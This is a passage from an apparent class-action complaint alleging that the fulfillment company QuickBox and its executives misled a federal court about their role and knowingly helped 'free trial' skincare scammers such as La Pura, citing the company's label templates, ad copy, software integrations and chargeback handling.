23 <sup>38</sup> *Id.* at 34-35.

24 <sup>39</sup> The "Sergeant Shultz Defense" is "a legal strategy where a defendant claims  
25 innocence by virtue of having been ignorant of facts of which the defendant would  
26 normally be expected to be aware." See [https://en.wikipedia.org/wiki/Idiot\\_defense](https://en.wikipedia.org/wiki/Idiot_defense)  
27 (last visited Apr. 14, 2020).

28 <sup>40</sup> Declaration of Nicholas Martell, *RV Skincare Brands LLC v. Digby Investments  
Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 39 at ¶ 2 ("In  
fact, QuickBox had never heard of Defendant Digby or Plaintiff RV Skincare until  
service of the First Amended Complaint."); *id.* at ¶ 5 ("QuickBox has never provided  
any services to Defendant Digby and never had a relationship with Digby."); *id.* at  
¶ 7 (denying allegations that QuickBox shipped various products "because again  
QuickBox has never worked with Defendant Digby."); see also dkt. 41 at 9-10  
(broadly and emphatically denying all allegations that QuickBox sold infringing  
products).

1 that it had shipped at least two of the products identified by the plaintiffs in that lawsuit,  
2 despite its original denials.<sup>41</sup> Its denial was in part premised on the argument that Quick  
3 Box's shipping address on the label of a product "does not mean, however, that QuickBox  
4 ever worked with Defendant Digby,"<sup>42</sup> when its executives later admitted after  
5 jurisdictional discovery had been conducted that QuickBox's customers are required to  
6 include the QuickBox address for their returns.<sup>43</sup>

7 236. In the New York Action, Quick Box LLC moved to dismiss for lack of  
8 personal jurisdiction. And in doing so, Quick Box LLC intentionally lied to a United States  
9 Federal Court about its role with respect to its customers, trying to portray itself as solely  
10 a fulfillment company involved in shipping, when it is in fact a scam-consulting operation  
11 that provides a broad array of other services, from marketing to label design to advertising  
12 consulting to chargeback mitigation to website integration with CRM systems.

13 237. Quick Box LLC described its business in its Motion to Dismiss as follows:<sup>44</sup>

14  
15 QuickBox provides fulfillment services to brand name retailers and smaller  
16 web-based businesses who advertise and sell products to consumers. Id. ¶ 3.  
17 Because QuickBox's role is limited, it is important to understand what  
18 QuickBox does not do. QuickBox does not advertise to consumers, sell  
19 products to consumers, or receive payment from consumers. Id. **Nor does**  
20 **QuickBox provide any advertising, website operation, payment**  
21 **processing, or customer support call center services to its clients.** Id.  
Rather, as a fulfillment services company, QuickBox serves its clients by  
ensuring that their products are delivered quickly and accurately from

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22  
23 <sup>41</sup> Compare *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-  
08411-VEC (S.D.N.Y Feb. 14, 2019) Dkt. 22 at ¶ 100 (alleging that two products,  
24 Revive and Le Reviva, were shipped by QuickBox and bore its address on their  
labels) to Dkt. 71, ex. J (shipping data proving that QuickBox did in fact ship  
these two products).

25 <sup>42</sup> Memorandum of Law In Support of Motion to Dismiss at 10, *RV Skincare Brands LLC*  
26 *v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019),  
dkt. 41.

27 <sup>43</sup> Ex. I at 115:24 - 116:1, 117:8-12, *RV Skincare Brands LLC v. Digby Investments*  
*Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 71.

28 <sup>44</sup> Memorandum of Law In Support of Motion to Dismiss at 3, *RV Skincare Brands LLC v.*  
*Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019),  
dkt. 41 (emphasis added).

1 QuickBox’s warehouse to the doorsteps and mailboxes of consumers. Id.

2 238. In fact, Quick Box LLC does provide advertising to its clients (alongside  
3 many other marketing services tailored specifically to the free trial scam). The QuickBox  
4 Defendants directly write proposed advertising copy and provide those draft  
5 advertisements as examples to its customers. But Quick Box LLC repeated this false  
6 statement—that it does not provide any advertising and that it is a mere fulfillment  
7 company—in a sworn declaration from its Chief Financial Officer, Nicholas Martell.<sup>45</sup>

8 239. Similarly, Quick Box LLC’s CEO, Defendant Stephen Adele, lied under oath  
9 in a deposition about the services the QuickBox Defendants provide to their customers,  
10 falsely testifying in the New York action that: “Well, how – how our clients market their  
11 products or produce marketing claims is not something that we participate in.”<sup>46</sup>

12 240. These sworn statements are belied by what QuickBox tells its clients in  
13 presentations available on its own website. The QuickBox Defendants tout the expertise of  
14 their owners in marketing “nutra” products as being one of the benefits of hiring them:<sup>47</sup>

15  
16  
17 **Owners Were**  
18 **Marketers**  
19 better able to  
20 serve our  
21 customer base  
22

23  
24  
25  
26 <sup>45</sup> Declaration of Nicholas Martell, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 39.

27 <sup>46</sup> Ex. I at 18:8-10, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 71.

28 <sup>47</sup> QuickBox Press Kit 2020, [https://quickbox.com/wp-content/uploads/2020/04/QuickBoxFulfillment\\_PressKit\\_2020.pdf](https://quickbox.com/wp-content/uploads/2020/04/QuickBoxFulfillment_PressKit_2020.pdf) (last visited Apr. 16, 2020).

241. In another presentation, the QuickBox Defendants expand upon their owners’ role in advising their clients on their businesses: “Our ownership team has a combined experience of over 75 years in the health and beauty sector. 20+ years in nutraceutical formulation and 15+ years of experience in skincare brand development has allowed us to create our complete line of custom dietary supplements and skincare treatments which are available through our OnDemand, white label inventory program. In addition, our other owners all come from a background of building and selling scalable and profitable health and beauty e-commerce businesses.”<sup>48</sup>

242. The QuickBox Defendants provide product sheets for their private labeled products. Those product sheets not only specifically suggest a product design, they also include detailed sample advertising copy written by QuickBox and provided to its clients to assist them in marketing their versions of the product. An example for “Hydrofirm” appears below:<sup>49</sup>



<sup>48</sup> QuickBox Website, [https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask\\_V2.pdf](https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask_V2.pdf) (last visited Apr. 16, 2020).

<sup>49</sup> QuickBox Website, [https://quickbox.com/wp-content/uploads/2018/12/Hydrofirm\\_ProductSheet\\_V2.pdf](https://quickbox.com/wp-content/uploads/2018/12/Hydrofirm_ProductSheet_V2.pdf) (last visited Apr. 16, 2020).

1 243. These product sheets contain detailed pre-written advertising copy created by  
2 QuickBox for use by its customers, including references to purported scientific studies,  
3 descriptions of the benefits of the products, and the benefits of the ingredients. For  
4 example, the Hydrofirm product sheet above contains pre-written language that can simply  
5 be copy-pasted into a website or advertisement:

## Hydrofirm for Maximum Skin Moisture and Anti-Aging!

Featuring advanced ingredients to reduce the appearance of fine lines and wrinkles, while maintaining maximum moisture, Hydrofirm is a 2 in 1 day and night cream. It was specially formulated to improve the skin's texture, elasticity, and firmness, as it diminishes and prevents fine lines and wrinkles, and has been shown to:

- Smooth Out Fine Lines and Wrinkles\*
- Boost Collagen Production and Promote Skin Cell Renewal\*
- Provide Deep Hydration to Skin, Instantly\*
- Improve Overall Skin Tone and Texture\*

All with no side effects, toxins, or health risks!

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15 244. Notably, the La Pura advertising copy on its website is simply a re-written  
16 version of the advertising copy QuickBox provides to its clients for wrinkle creams. Far  
17 from being just a simple fulfillment company, QuickBox did in fact write the language that  
18 was ultimately used on the La Pura scam website. Compare QuickBox's suggested bulleted  
19 copy in one of its product sheets<sup>50</sup> to the final bulleted version used by the La Pura  
20 scammers:<sup>51</sup>

21 Featuring advanced ingredients to reduce the appearance of fine lines  
22 and wrinkles, while maintaining maximum moisture, Hydrofirm is a 2 in  
23 1 day and night cream. It was specially formulated to improve the  
24 skin's texture, elasticity, and firmness, as it diminishes and prevents  
25 fine lines and wrinkles, and the specifically formulated ingredients  
26 have shown to:

- Smooth Out Fine Lines and Wrinkles
- Boost Collagen Production and Promote Skin Cell Renewal
- Provide Deep Hydration to Skin, Instantly
- Improve Overall Skin Tone and Texture

- Boosts Hydration & Nourishment**  
to repair & revitalize damaged skin
- Restores Elasticity & Firmness**  
lifting and plumping sagging skin
- Eliminates Wrinkles & Fine Lines**  
for an instantly smooth and flawless finish

27 <sup>50</sup> QuickBox Website, <https://quickbox.com/wp-content/uploads/2017/03/ssHydrofirm.pdf>  
(last visited Apr. 16, 2020).

28 <sup>51</sup> La Pura Website, <https://www.try-la-pura-skincare.com/lm/> (last visited Apr. 16,  
2020).

1           245. Both feature bullets of purported benefits to the skin creams. Both promise  
2 “hydration,” and both promise to eliminate “wrinkles” and “fine lines.” Both promise to  
3 improve “elasticity” and “firmness.”

4           246. Their role in marketing is not the only thing QuickBox lied to the New York  
5 Federal Court about. QuickBox further told that court that: “QuickBox does not ever  
6 advertise or sell products to consumers, has nothing to do with its clients’ websites, **and**  
7 **does not suggest, choose or approve its clients’ brand names or labels.**”<sup>52</sup>

8           247. But on its website, QuickBox states the exact opposite: “We source and fill  
9 your packaging and label your products all in-house. **Use our FDA compliant label**  
10 **templates to build your custom brand.** Our clients labels are kept under lock-and-key  
11 and always kept in stock.”<sup>53</sup>

12           248. QuickBox provides its own “OnDemand Private Labeling” service for its  
13 clients to simply affix their own design and logo to products created by QuickBox.<sup>54</sup>  
14 QuickBox describes this program as follows: “Choose from 21 of the top-selling cosmetic,  
15 nutraceutical and pet care formulas in the industry, on a just-in-time-inventory basis. Our  
16 custom formulas are proven to convert and keep your customers coming back for more.”<sup>55</sup>

17           249. Contrary to their representation to the New York court that they do not  
18 “suggest” their clients brand names or labels, the QuickBox Defendants specifically offer  
19 a service to design custom packaging and kitting: “Perfect your packaging experience to  
20 retain customers and showcase your unique brand. The QB team will make sure your  
21 customer’s first impression of your brand is one to remember.”<sup>56</sup>

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24 <sup>52</sup> Reply Brief in Support of Motion to Dismiss at 2, *RV Skincare Brands LLC v. Digby*  
25 *Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 74  
(emphasis added).

26 <sup>53</sup> QuickBox Website, <https://quickbox.com/pages-private-labeling-offer/> (last  
visited Apr. 16, 2020) (emphasis added).

27 <sup>54</sup> QuickBox Website, <https://quickbox.com/pages-private-labeling-offer/> (last  
visited Apr. 16, 2020).

28 <sup>55</sup> *Id.*

<sup>56</sup> QuickBox Website, <https://quickbox.com/fulfillment-services/> (last visited Apr.  
16, 2020).

1 250. The QuickBox Defendants tout a custom label design service in presentations  
2 to their customers, stating “Your Label – Using Our Label Templates,” and “Label design  
3 (we can even assist).”<sup>57</sup>

The screenshot shows a section titled "How it works. It's easy as 1 – 2 – 3." Below the title is a list of three steps:

1. Make your selection of the top-selling skin, nutraceutical and pet formulas.
2. Label design (we can even assist).
  - Including printing of all labels, on a weekly basis.
  - And forecasting, to anticipate your inventory needs.
3. Your inventory is available, in your account, when you need it. We follow this up with world-class customer service available to you in real time, and order processing and shipping 7 days a week- EVEN Sunday!

To the left of the steps is an image of a black jar with a white label that says "HERE". A red arrow points from the text "Using our label templates" to the label on the jar. Above the jar is the text "Your Label".

At the bottom of the screenshot, the text "Fast.Friendly.Accurate." is displayed in orange.

11  
12  
13 251. The QuickBox Defendants also state on their site that they offer “Designed &  
14 Printed Labels.”<sup>58</sup> They describe that as a basic step in their process: “Once you’ve selected  
15 your product formula we’ll design and print labels approved by you to fit your brand.”<sup>59</sup>

16 252. They further tout their ability to create custom branded packaging for their  
17 clients: “We work with several high-end packaging companies in Denver and Atlanta to  
18 create completely custom branded packaging, if desired.”<sup>60</sup>

25  
26 <sup>57</sup> QuickBox Website, <https://quickbox.com/wp-content/uploads/2019/01/QuickBox-OnDemand-Client-Presentation2019.pdf> (last visited Apr. 16, 2020).

27 <sup>58</sup> QuickBox Website, <https://quickbox.com/private-label/> (last visited Apr. 16, 2020).

28 <sup>59</sup> *Id.*

<sup>60</sup> QuickBox Website, [https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask\\_V2.pdf](https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask_V2.pdf) (last visited Apr. 16, 2020).

1 253. QuickBox provides a custom label for its skin cream product using  
 2 “Hydrofirm” as the example name. It is clear that contrary to its sworn representations to  
 3 the New York Federal Court, QuickBox is “suggesting” labels to its clients and  
 4 participating in the marketing. And it is clear that the intent is to enable those clients to  
 5 simply make up a name and copy-paste it onto the products, with the entirety of the rest of  
 6 the label designed by QuickBox:<sup>61</sup>



11  
 12 254. The label above is just one of several pre-designed label options QuickBox  
 13 provides for wrinkle creams with varying sizes and descriptions.<sup>62</sup> The QuickBox website  
 14 contains dozens upon dozens of pre-made labels for a variety of products, most of which  
 15 are for the kinds of products which are commonly shipped by free trial scammers, such as  
 16 diet or brain pills.

17 255. QuickBox further lied to the New York Federal Court when it stated it “has  
 18 nothing to do with its clients’ websites....”<sup>63</sup> QuickBox CEO Stephen Adele compounded  
 19 this by falsely testifying: “Again, we do not review or provide any guidance to our clients  
 20 on their marketing websites, given that they are, in fact, our client.”<sup>64</sup> In fact, QuickBox  
 21

22  
 23 <sup>61</sup> QuickBox Website, [https://quickbox.com/wp-content/uploads/2017/11/Hydrofirm-30ml\\_Template\\_outlined.pdf](https://quickbox.com/wp-content/uploads/2017/11/Hydrofirm-30ml_Template_outlined.pdf) (last visited Apr. 16, 2020).

24 <sup>62</sup> See QuickBox Website, [https://quickbox.com/wp-content/uploads/2019/02/Hydrofirm30ml\\_Template\\_V2.pdf](https://quickbox.com/wp-content/uploads/2019/02/Hydrofirm30ml_Template_V2.pdf) (last visited Apr. 16, 2020);  
 25 [http://quickbox.com/wp-content/uploads/2018/02/Hydrofirm30ml\\_Template\\_CQP17-1.pdf](http://quickbox.com/wp-content/uploads/2018/02/Hydrofirm30ml_Template_CQP17-1.pdf)  
 26 (last visited Apr. 16, 2020); [https://quickbox.com/wp-content/uploads/2018/06/Hydrofirm30ml\\_Template.pdf](https://quickbox.com/wp-content/uploads/2018/06/Hydrofirm30ml_Template.pdf) (last visited Apr. 16, 2020);  
 27 [http://quickbox.com/wp-content/uploads/2018/02/InstantLift\\_Template\\_cqp17.pdf](http://quickbox.com/wp-content/uploads/2018/02/InstantLift_Template_cqp17.pdf) (last  
 28 visited May 27, 2020).

<sup>63</sup> Reply Brief in Support of Motion to Dismiss at 2, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y. Feb. 14, 2019), dkt. 74 (emphasis added).

<sup>64</sup> *Id.* at 115:8-10.

1 provides software integration services that involve integrating shopping carts and CRM  
2 software with its clients' websites.

3 256. A form contract on QuickBox's website makes clear that not only do they  
4 partner with the Konnektive Defendants, but that QuickBox offers software integration  
5 services to customers (in other words, computer programmers working for QuickBox will  
6 program the client's chosen CRM software so that it can interact with the Konnektive  
7 Defendants' bank fraud software and send data from the client's website to Konnektive's  
8 software).<sup>65</sup> The QuickBox agreement offers these integration services for a list of software  
9 products, and further offers to generally provide software integration services for other  
10 CRM's or shopping carts.<sup>66</sup>

11 257. QuickBox offers these integration services on its website: "Partnering with  
12 technology leaders in the industry to offer value-added services and complete end-to-end  
13 solutions with hassle free integrations."<sup>67</sup>

14 258. QuickBox further offers "Integration of Your Online Shopping Cart with the  
15 QB Fulfillment Software System."<sup>68</sup>

16 259. QuickBox promises its customers: "We easily integrate with any CRM,  
17 marketplace or EDI provider. We do the integration, and we do it fast."<sup>69</sup> EDI stands for  
18 Electronic Data Interchange, or the process of transferring information between businesses.

19 260. In a Q & A on its website, the QuickBox Defendants confirm that they are in  
20 fact integrating software with their clients' websites: "Can you integrate with our Website  
21 or existing systems? We are integrated with just about every CRM and shopping cart  
22  
23

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24 <sup>65</sup> QuickBox Fulfillment Agreement, [https://www.quickbox.com/wp-](https://www.quickbox.com/wp-content/uploads/2018/03/QB-Fulfillment-Agreement-2.docx)  
25 [content/uploads/2018/03/QB-Fulfillment-Agreement-2.docx](https://www.quickbox.com/wp-content/uploads/2018/03/QB-Fulfillment-Agreement-2.docx) (last visited April 16,  
2020).

26 <sup>66</sup> *Id.*

27 <sup>67</sup> QuickBox Website, <https://quickbox.com/quickbox-fulfillment-request-a-quote-a/>  
(last visited Apr. 16, 2020).

28 <sup>68</sup> QuickBox Website, <https://quickbox.com/private-label/> (last visited Apr. 16,  
2020).

<sup>69</sup> QuickBox Website, [https://quickbox.com/wp-content/uploads/2019/01/QuickBox-](https://quickbox.com/wp-content/uploads/2019/01/QuickBox-Fulfillment-Presentation-2019-.pdf)  
Fulfillment-Presentation-2019-.pdf (last visited Apr. 16, 2020).

1 technology out there. Integrations are seamless and QuickBox does all the heavy lifting for  
2 you.”<sup>70</sup>

3 261. The shopping carts QuickBox is integrating are directly a part of their clients’  
4 websites—meaning that QuickBox does, in fact, have something to do with its clients’  
5 websites. And CRM software (Customer Relationship Management) directly connects to  
6 those scammers’ websites to gather and manipulate customer data.

7 262. The QuickBox Defendants further advertise on their website that the  
8 Konnektive Defendants are their partner.<sup>71</sup> This strongly suggests that the QuickBox  
9 Defendants had knowledge of the fraud they were participating in, as the Konnektive  
10 Defendants prominently acknowledge on their own website that their software is in  
11 violation of banking rules. The Konnektive software was designed specifically for the  
12 purpose of facilitating automated bank fraud—and the QuickBox Defendants would  
13 necessarily have had knowledge of this fact because they helped their scammer clients to  
14 install and use it. On information and belief, the QuickBox Defendants introduce their  
15 clients (such as the La Pura Defendants) to Konnektive, another act in furtherance of the  
16 fraud.

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18 OUR CRM & E-COMMERCE PARTNERS



24 263. The United States District Court judge in the New York case flatly rejected  
25 Quick Box’s claims to be a mere fulfillment company, stating: “QuickBox argues that  
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27 <sup>70</sup> QuickBox Website, [https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask\\_V2.pdf](https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask_V2.pdf) (last visited Apr. 16, 2020).

28 <sup>71</sup> QuickBox Website, <https://quickbox.com/e-commerce-partners/> (last visited Apr. 16, 2020).

1 fulfillment companies should not be subject to personal jurisdiction wherever they happen  
2 to ship an infringing product. Even if that argument were meritorious, QuickBox appears  
3 to be far more than simply a fulfillment center. The record shows that QuickBox plays  
4 multiple critical roles in the infringement process. Not only does QuickBox supply the  
5 infringing product itself, it also affixes the infringing label (although purportedly provided  
6 by third-parties), packages the product, and places it with the carrier to be delivered.  
7 Thereafter, QuickBox is also responsible for processing any returns.”<sup>72</sup>

8 264. While the judge there saw through these misrepresentations, it is disturbing  
9 that they were made in the first place. And this willingness to lie under oath is heavily  
10 indicative of the kind of operation the QuickBox Defendants are running: not a “fulfillment  
11 company,” but a scam consulting operation masquerading as one in an effort to avoid legal  
12 liability for actions it knows are unlawful.

13 265. Because of their broad involvement in their customers’ businesses, the  
14 QuickBox Defendants would know the exact nature of the scams they were assisting them  
15 to operate, including how the La Pura scam worked.

16 266. The QuickBox Defendants handle returns for their customers, meaning they  
17 would inevitably have knowledge of complaints from the victims of the free trial scams  
18 they are assisting in. They offer “full returns processing services” which they describe as  
19 follows: “Accepting your returned product with same day customer refund processing  
20 Monday-Friday. Detailed return to stock monitoring ensures that your good product is  
21 placed back into inventory to save on cost.”<sup>73</sup>

22 267. Indeed, not only do they handle returns, but Defendant Stephen Adele bragged  
23 in an e-book he authored that the QuickBox Defendants can assist with “returns/refunds  
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27 <sup>72</sup> Opinion and Order at 7, *RV Skincare Brands LLC v. Digby Investments Limited et*  
28 *al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 83 (internal citations  
omitted).

<sup>73</sup> *Id.*

1 and chargebacks.”<sup>74</sup> Chargebacks are the primary way that frauds such as La Pura are  
2 identified. By handling chargebacks, the QuickBox Defendants would have instantly  
3 known that the La Pura products were a fraud because of the unusually high rates of  
4 chargebacks such a scam inevitably generates.

5  
6 Enter third-party fulfillment services. These are companies that complete the order  
7 fulfillment steps for the business, entrepreneur, or online seller, removing the day-to-day  
8 challenges of having to pull orders, maintain a warehouse and staff, deal with inventory  
9 discrepancies, returns/refunds and chargebacks, etc.

10 268. The QuickBox Defendants also conduct detailed analysis of their clients’  
11 businesses as part of an inventory analysis service: “Our dedicated inventory analysts work  
12 with you on a weekly basis to forecast your new sales volume and rebills. With the  
13 QuickBox OnDemand solution, each Monday we place just enough inventory for the  
14 current week’s sales volume into your fulfillment account. This means you will never have  
15 unsold or leftover inventory tying up your cash.”<sup>75</sup> The QuickBox Defendants would have  
16 known full well that the La Pura John Does were engaging in fraud by virtue of this weekly  
17 analysis they were performing on the product’s “rebills”—its subscription payments.

18 269. Indeed, a search of QuickBox’s Colorado address on the Better Business  
19 Bureau website shows it is referenced in more than 300 complaints regarding at least 38  
20 other products.<sup>76</sup> And the Better Business Bureau’s page on QuickBox Fulfillment features  
21 multiple complaints from victims of free trial scams, **all of whom the QuickBox**

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25 <sup>74</sup> Stephen Adele, *Do You Need a Fulfillment Service?*, [https://quickbox.com/wp-content/uploads/2019/02/Do-You-Need-a-Fulfillment-Service\\_QBeBook\\_2019.pdf](https://quickbox.com/wp-content/uploads/2019/02/Do-You-Need-a-Fulfillment-Service_QBeBook_2019.pdf) (last visited Apr. 16, 2020).

26 <sup>75</sup> QuickBox Website, <https://quickbox.com/private-label/> (last visited Apr. 16, 2020).

27 <sup>76</sup> See  
28 [https://www.google.com/search?q=site:bbb.org+%2211551+E+45th+Ave.+Unit+C.%22&ei=TU96XqvqLK6w\\_QbI6aXABQ&start=150&sa=N&filter=0&ved=2ahUKEwjrxM\\_k3LPoAhUuWN8KHch0CVg4jAEQ8tMDegQIDBA9&biw=2327&bih=1216](https://www.google.com/search?q=site:bbb.org+%2211551+E+45th+Ave.+Unit+C.%22&ei=TU96XqvqLK6w_QbI6aXABQ&start=150&sa=N&filter=0&ved=2ahUKEwjrxM_k3LPoAhUuWN8KHch0CVg4jAEQ8tMDegQIDBA9&biw=2327&bih=1216).

1 **Defendants responded to.**<sup>77</sup> One of these complaints even threatened to call the FBI  
2 regarding QuickBox’s participation in these scams. And yet QuickBox’s only response was  
3 to again play Sergeant Shultz, claiming to have no knowledge of anything whatsoever.

4 270. On information and belief, the QuickBox Defendants were acting as  
5 consultants to assist “free trial” scammers in operating their scams, and they did so for the  
6 La Pura Defendants from at least February 2019 through the present. And on information  
7 and belief, the QuickBox Defendants acted as consultants to assist the La Pura scammers  
8 in defrauding consumers, they knew that the fraud was occurring, and intentionally  
9 continued to aid and support La Pura in their fraud despite this knowledge.

10 271. QuickBox’s executive team—Defendants Stephen Adele, Chad Biggins, and  
11 James Martell—are no strangers to “free trial” scams.


12 272. QuickBox was founded by Defendant Chad Biggins and another Chad—Chad  
13 Buckendahl. Mr. Biggins and Mr. Buckendahl have long been business partners in similar  
14 endeavors and originally named QuickBox “2Chads Fulfillment” (“2Chads”).<sup>78</sup>

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26 <sup>77</sup> QuickBox Fulfillment BBB Page,  
27 <https://www.bbb.org/us/co/denver/profile/fulfillment-services/quickbox-fulfillment-0885-90123217/complaints> (last visited May 27, 2020).

28 <sup>78</sup> See <https://quickbox.com/wp-content/uploads/2018/12/20-Questions-to-Ask.pdf>  
 (“QuickBox Fulfillment was founded in 2004 as 2Chads. In 2017 2Chads rebranded as QuickBox Fulfillment....”) (last visited May 27, 2020).

1           273. Documents from its prior incarnation as “2Chads” make clear that QuickBox  
 2 has always been much more than just a fulfillment company. It also actively designed  
 3 websites for its clients and assisted them with their marketing efforts. For example, 2Chads  
 4 employed an individual named Matt Midthun from 2010 to 2011. Mr. Midthun was the  
 5 Director of Performance Marketing at 2Chads, and his description of his duties on his  
 6 LinkedIn profile makes it clear that QuickBox was managing marketing campaigns,  
 7 developing and launching affiliate programs, and designing websites:<sup>79</sup>



18           274. It is clear from the foregoing description of Mr. Midthun’s duties that  
 19 QuickBox built its clients’ websites, set up online resellers, and managed affiliate  
 20 marketing campaigns. Notably, Mr. Midthun states that he set up an affiliate program in  
 21 “Impact Radius,” which is software to manage affiliate marketing partnerships—meaning  
 22 that in this time period, QuickBox was itself managing the affiliate marketing programs  
 23 which connected affiliates to scammers such as the La Pura Defendants.<sup>80</sup> At least as of  
 24 2011, the QuickBox Defendants were acting as the “affiliate network” described in the  
 25 Better Business Bureau report, ex. 1, meaning that they were directly connecting scammers

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27 <sup>79</sup> Matt Midthun LinkedIn Profile, <https://www.linkedin.com/in/mattmidthun/> (last visited May 27, 2020).

28 <sup>80</sup> Impact Website, <https://impact.com/affiliate-marketing/> (last visited May 29, 2020) (describing its platform as for “AFFILIATE MARKETING - One platform to manage a complex universe of partnerships.”).

1 to affiliate advertisers who run fake celebrity ads. On information and belief, QuickBox  
2 still does so, and was directly involved in the affiliate marketing and fake celebrity  
3 advertisements described herein.

4 275. On a prior iteration of its website while operating as “2Chads,” QuickBox  
5 described itself as providing services specifically tailored to customers who offered “risk  
6 free trials,” including services designed to “work directly with your customer service  
7 department” to minimize the number of chargebacks and services to “assist in processing  
8 refunds.”<sup>81</sup>

9  
10 *Keying Services:* If you're running a campaign for risk free trials continuity or auto-shipments  
11 and need a solution to keep from shipping to customers that need to be canceled, 2Chads will  
12 accommodate. Many of 2Chads clients have requested these services, and received great  
13 results in reducing the occurrences of chargeback's and customer complaints. 2Chads returns  
14 team will work directly with your customer service department to assist with canceling future  
15 subscriptions, and even assist in processing refunds per your companies return policies. To our  
16 knowledge, no other Fulfillment provider even offers this type of service which can be  
17 detrimental to a longstanding marketing campaign

18 276. Endorsements featured on the 2Chads website make clear that QuickBox was  
19 directly advising customers on their marketing campaigns. One customer even called  
20 QuickBox “direct marketers,” which means they marketed products directly to consumers  
21 without intermediaries.<sup>82</sup>

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26 <sup>81</sup> Archive.org copy of 2Chads.com, April 1, 2016  
<https://web.archive.org/web/20160401123120/http://2chads.com/how-it-works.html>  
(last visited May 27, 2020).

27 <sup>82</sup> Archive.org copy of 2Chads.com, April 1, 2016  
<https://web.archive.org/web/20160401123425/http://2chads.com/solutions.html> (last  
28 visited May 27, 2020).

*"You won't meet a more dedicated, professional, results oriented group of individuals than 2Chads. They are one of the, if not the most honest direct response marketers I have ever worked with."*

**Marc P.**  
**General Manager**  
**Leading CPA Network**

*"Having been involved in direct marketing on the Web for the past 11 years I've worked with multitudes of agencies, fulfillment houses, Web developers, Internet consultants and plenty of so-called gurus. At the very top of that list sits 2Chads. What separates 2Chads from all the others is their attention to detail, their vast knowledge-base of direct marketing metrics and best practices and their unwavering devotion to making companies that are lucky enough to work with them—successful."*

**Mike B.**  
**Director of Marketing**  
**High-end Pet Nutrition Company**

277. Moreover, QuickBox previously provided “white papers” to its clients advising them on how to market their products, design their websites, and maximize customer “conversions” or purchases.<sup>83</sup> On information and belief, QuickBox continues to provide similar assistance to its customers.

278. As of 2019, QuickBox lists Defendant Chad Biggins as its co-owner, along with James Martell.<sup>84</sup> Mr. Biggins is currently part of the “executive management” of the company, and on information and belief, is heavily involved in its decision-making and was responsible as a co-founder for its strategy of pursuing free trial scammers as its customers. On information and belief, Mr. Biggins is one of the owners whose marketing experience QuickBox touts to its customers and who was involved in the creation of its skincare “white label” program.<sup>85</sup> This program was used by the La Pura Defendants, and on information and belief, Mr. Biggins was involved in the creation of the sample marketing language which was provided by QuickBox to the La Pura Defendants and which was ultimately used to deceive Plaintiff and the Class.

279. Defendant Stephen Adele is currently QuickBox’s CEO. QuickBox proudly states that, prior to joining QuickBox, Mr. Adele sold “a weight loss supplement” and that

<sup>83</sup> Archive.org copy of 2Chads.com, April 1, 2016 <https://web.archive.org/web/20160401123232/http://2chads.com/business-intelligence-archive.html> (last visited May 27, 2020).

<sup>84</sup> QuickBox Fulfillment Press Kit 2019, [https://quickbox.com/wp-content/uploads/2019/02/QuickBoxFulfillment\\_PressKit\\_2019.pdf](https://quickbox.com/wp-content/uploads/2019/02/QuickBoxFulfillment_PressKit_2019.pdf) (last visited May 27, 2020).

<sup>85</sup> QuickBox Website, [https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask\\_V2.pdf](https://quickbox.com/wp-content/uploads/2019/02/20-Questions-to-Ask_V2.pdf) (last visited Apr. 16, 2020).

1 Mr. Adele - via his weight loss supplement - was the first customer of 2Chads.<sup>86</sup> Mr.  
 2 Adele's supplement was "Lean System 7" sold by iSatori. In 2014, testimony before the  
 3 United States Senate Subcommittee Hearing on *False & Deceptive Advertising of Weight*  
 4 *Loss Products* identified Lean System 7 as making unsupported "clinically proven claims"  
 5 and claims of "doctor recommended" without proper surveys of actual doctors.<sup>87</sup> In a SEC  
 6 filing for a merger between iSatori and FitLifeBrands, the company stated, "Through  
 7 iSatori's online marketing system, its network affiliates use a multi-channel approach  
 8 which includes search engine marketing, email campaigns, banner advertisements and  
 9 additional affiliate programs to acquire new customers and retain a repeatable customer  
 10 base."<sup>88</sup>

